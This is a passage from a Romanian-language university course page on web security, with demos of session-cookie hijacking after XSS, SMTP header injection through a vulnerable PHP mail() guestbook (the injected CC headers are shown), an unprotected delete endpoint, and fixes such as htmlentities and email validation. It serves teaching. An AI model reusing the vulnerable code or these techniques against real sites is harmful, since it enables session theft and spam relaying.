- folosind un alt browser și orice plugin pentru acest browser care vă permite editarea cookie-urilor, inserăți un nou cookie de sesiune pentru domeniul [www.scsubbcluj.ro](http://www.scsubbcluj.ro) numit PHPSESSID cu valoarea vizualizată anterior. Un request spre <http://www.scsubbcluj.ro/~bufny/pw/securitate/xss/moderateComments.php> ar trebui să fie valid și să vă conduce direct la pagina de moderare fără a va mai trece prin formularul de login.

scs.ubbcluj.ro/~bufny/pw/securitate/xss/moderateComments.php			
ID	Nume	Comentariu	Data
8	Gigi	Acest comentariu este malitios. Va dati seama de ce?	2020-05-24 13:38:13
9	Maria	E photoshopata!	2020-05-24 14:03:10
<a href="#">Logout</a>			

Observatie: Comentariul cu id-ul 8 nu poate fi nici sters, nici aprobat. Este pastrat in lista comentariilor neaprobat pentru a demonstra injectia JavaScript care se poate face (exploatarea vulnerabilitatii XSS) pentru a fura cookie-ul de sesiune al administratorului si a-l trimite spre logare unui site controlat de atacator.



Pentru a păstra funcționalitatea didactică a exemplului de la adresa: <https://www.scs.ubbcluj.ro/~bufny/pw/securitate/xss> nu se pot insera noi comentarii care conțin cod JavaScript (pe back-end am făcut validările necesare după inserarea celor două exemple didactice de mai sus). De asemenea, comentariul cu id-ul 8, neaprobat, care realizează injecția prin intermediul căruia se fura cookie-ul de sesiune al administratorului nu poate fi nici aprobat, nici șters - acest lucru pentru a face posibila vizualizarea exemplului de către studenți. Puteți însă aproba și șterge orice alte comentarii pe care le postați voi sau colegii.

Validarea pe back-end este relativ simplă în PHP, presupune folosirea funcției `htmlentities` pentru filtrarea datelor de intrare (atât a numelui de utilizator cât și a comentariului) care transformă caracterele < și > în entitățile HTML corespunzătoare (&lt; respectiv &gt;). Acest fapt duce la neinterpretarea ca marcat de tag a cuvântului &lt;script&gt; și implicit la neexecutarea codului JavaScript inserat (care nu mai este interpretat ca și cod JavaScript...).

Observație: Diverse resurse disponibile online recomandă în vederea validării datelor de intrare folosirea funcției `strip_tags` pentru evitarea injectiilor JavaScript/XSS (funcția `strip_tags` înălătură tag-urile HTML din datele primite de la client). Uneori însă, poate este de dorit păstrarea tag-urilor din datele primite de la client: spre exemplu în cazul în care utilizatorul chiar dorește să posteze cod JavaScript în cadrul unei întrebări adresate pe stackoverflow.

## SMTP (mail) headers injection

Fie exemplul de la [această adresă](#), aparent inofensiv. Acest exemplu implementează un guest-book minimal prin care vizitorul unei pagini poate lăsa un comentariu deținătorului paginii, comentariu care se trimite deținătorului paginii prin e-mail. Adresa de e-mail a deținătorului paginii este "hardcoded" pe back-end, acesta primind un e-mail aparent inofensiv de la semnatarul mesajului din pagina vizitată (puteți încerca și voi să-mi lăsați mesaje care vor ajunge în inbox-ul meu):


```

<?php
    $email = $_POST['email'];
    $from = $_POST['from'];

    mail("bufny@cs.ubbcluj.ro", "Salutari din Guest Book", $email, "From: $from");
    // parametrii in ordine sunt: destinatar, subiect, continut e-mail, antete e-mail
    print "Done. Mail sent.";
?>

```

Un client rău intenționat va putea însă să modifice folosind Developer Tools în cadrul formularului de compunere a mesajului, input-ul `from` (care este un control pentru introducere de text single line) cu un element textarea cu același nume (care este un control pentru introducerea de text multiline). Drept urmare, va putea completa guest-book-ul în modul următor:



Ca efect, mesajul spam "How to lose weight in 10 days?" va ajunge atât în inbox-ul destinatarului (bufny@cs.ubbcluj.ro) cât și în inbox-ul utilizatorului adresa\_spamata@example.com pusă în CC. Acest lucru se datorează injecției antetului SMTP `CC: adresa_spamata@example.com` în cadrul antetelor e-mailului trimis alături de header-ul `From`, lista completă a antetelor SMTP cu care se trimit mesajul devenind:

```

From: spammer@spammer_domain.com
CC: adresa_spamata@example.com

```

**Observație:** În Internet există (ro)boți care caută astfel de formulare vulnerabile. Prinț-un astfel de formular un robot web poate trimite într-un timp relativ scurt sute de mii sau milioane de mesaje de tip spam, atând invocând direct prin POST URL-ul scriptului de pe back-end cât și completând un număr ridicat de adrese de e-mail în cadrul antetului CC (sau BCC, antetul SMTP Blind Carbon Copy putând fi de asemenea utilizat).

Pentru evitarea unor astfel de situații, soluția cea mai simplă este validarea adresei semnatarului primită în câmpul `from` (folosind `filter_var($email, FILTER_VALIDATE_EMAIL)` spre exemplu – am mai vorbit anterior de această funcție).

Exemplul de față, alături de celelalte forme de injecție prezentate în acest material (SQL Injection și JavaScript Injection/XSS) se bazează în principiu pe același tip de tehnici de exploatare: validări insuficiente la nivelul back-end-ului a datelor primite de la client și interpretarea "specială" a acestor date nevalidate pe back-end sau pe front-end.

## Alte aspecte de securitate web

Amintesc pe scurt alte câteva aspecte de securitate web pe care trebuie să le considerați / abordați cu atenție:

- Verificarea sesiunii și a faptului că utilizatorii sunt autentificați înainte de accesarea unei resurse / end-point de pe back-end. Faptul că la un anumit URL nu se poate ajunge decât dacă se trece prin formularul de autentificare (login) nu înseamnă că URL-ul respectiv este protejat (sau faptul că nicăieri în cadrul aplicației nu există un link explicit spre acel URL). În cadrul exemplului prezentat pentru exemplificarea vulnerabilităților de tip XSS (cel cu postarea de comentarii la o fotografie) am omis intenționat o astfel de validare. Script-ul de pe back-end care șterge un comentariu ar trebui să fie accesibil doar dacă administratorul este autentificat. Dacă apelați însă următorul URL (o puteți face într-o fereastră Incognito pentru a evita să fiți autentificați ca administrator):

```
http://www.scs.ubbcluj.ro/~bufny/pw/securitate/xss/delete.php?id=1234
```

puteți șterge comentariul cu id-ul 1234 (înlocuiți după caz cu un id de comentariu valid care așteaptă moderarea). Ulterior request-ului către acest URL, după ștergerea comentariului, veți fi redirectat la fereastra de login, dar nu datorită verificării sesiunii în cadrul scriptului delete.php ci datorită verificării sesiunii (a faptului că administratorul e autentificat) în cadrul scriptului moderateComments.php la care se face redirectarea inițială după ștergerea unui comentariu (tot acest lanț de redirectări se pot vizualiza ușor în tabul Network al Developer Tools).

- Verificarea rolului utilizatorilor. În cadrul aplicațiilor multirole verificați rolul fiecărui utilizator și faptul că utilizatorul respectiv are dreptul/voie să invoce o anumită resursă de pe back-end. Gândiți-vă la o aplicație gen Academic Info cu utilizatori cu roluri diferite: studenți, profesori, secretare. Ce ar însemna ca un utilizator cu rol student să poată apela resurse de pe back-end menite să fie accesate doar de către profesor? Ați vrea voi să vă dați note singuri... 😊

Observație: În cadrul unei aplicații care presupune autentificarea și salvarea unor date din cadrul unui formular de pe client pe back-end și persistarea acestora într-o bază de date, asigurați-vă că atât formularul în care se introduc datele (să-l numim form.php) cât și back-end-ul care salvează datele introduse în formular (să-l numim saveData.php) verifică faptul că utilizatorul este autentificat precum și rolul pe care îl are acest utilizator. Acest lucru este valabil indiferent de modul în care se realizează cererea prin care sunt trimise datele de la formular spre back-end (fie printr-un submit clasic către saveData.php care este specificat ca `action` pentru formular, fie printr-un apel REST/Ajax către același back-end).

- Protejarea listării conținutului unor directoare web-based de către clienți și evitarea indexării unor asemenea directoare de către motoarele de căutare.

La adresa <http://www.scs.ubbcluj.ro/~bufny/pw/securitate/> am permis intenționat generarea automată a unui index pentru acest URL, atât pentru a face navigarea în cadrul exemplelor de față mai facilă, dar și pentru exemplificare: expunerea structurii de directoare de pe back-end precum și facilitarea navigării clientului prin structura de directoare a serverului poate duce la expunerea și compromiterea unor date sensibile precum fișiere de configurare, fișiere cu parole, etc.

- Validări pe back-end, validări pe back-end, validări pe back-end!!!

Am tot insistat pe parcursul acestui material despre importanță validărilor de pe back-end. Nu mai insist ☺, dar vreau să dau un exemplu de validări efectuate în librăria Text\_CAPTCHA (o librărie PHP inclusă în PHP Pear care implementează un captcha clasic text). Folosind această librărie se poate genera un text aleator (random) care se salvează pe sesiune și o imagine ce conține literele distorsionate din acest text, imagine ce se poate folosi pentru protejarea unui formular împotriva (ro)boților web. La submit-ul acestui formular, textul introdus de utilizator pentru rezolvarea captcha-ului se compară cu textul salvat anterior pe sesiune. Exemplul de mai jos este disponibil la [aceasta adresa](#). Sunt de interes în cadrul acestui exemplu în primul rând validările făcute la nivelul back-end-ului pentru a ne asigura că sirul trimis de client nu este unul "malițios":

```
<?php
session_start();
$ok = false;
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    if (isset($_POST['phrase']) && is_string($_POST['phrase']) &&
        isset($_SESSION['phrase']) &&
        strlen($_POST['phrase']) > 0 && strlen($_SESSION['phrase']) > 0 &&
        $_POST['phrase'] == $_SESSION['phrase']) {
        $msg = 'OK!';
        $ok = true;
        unset($_SESSION['phrase']);
    } else {
        $msg = 'Please try again!';
    }
    unlink(md5(session_id()) . '.png');
}
print "<p>$msg</p>";
?>
```

Materialul de față este abia o introducere în domeniul securității web, pe deosebire de a fi un material exhaustiv pe acest domeniu. Cei care doresc să aprofundzeze mai mult domeniul securității web pot accesa site-ul OWASP (Open Web Application Security Project) la adresa <https://owasp.org>.

Dacă găsiți greșeli sau considerați că există și alte tipuri de vulnerabilități/exemple care merită introduse într-un astfel de curs, vă rog să-mi scrieți un e-mail. Ca de obicei, sunt deschis la orice observații/comentarii legate de calitatea acestui material.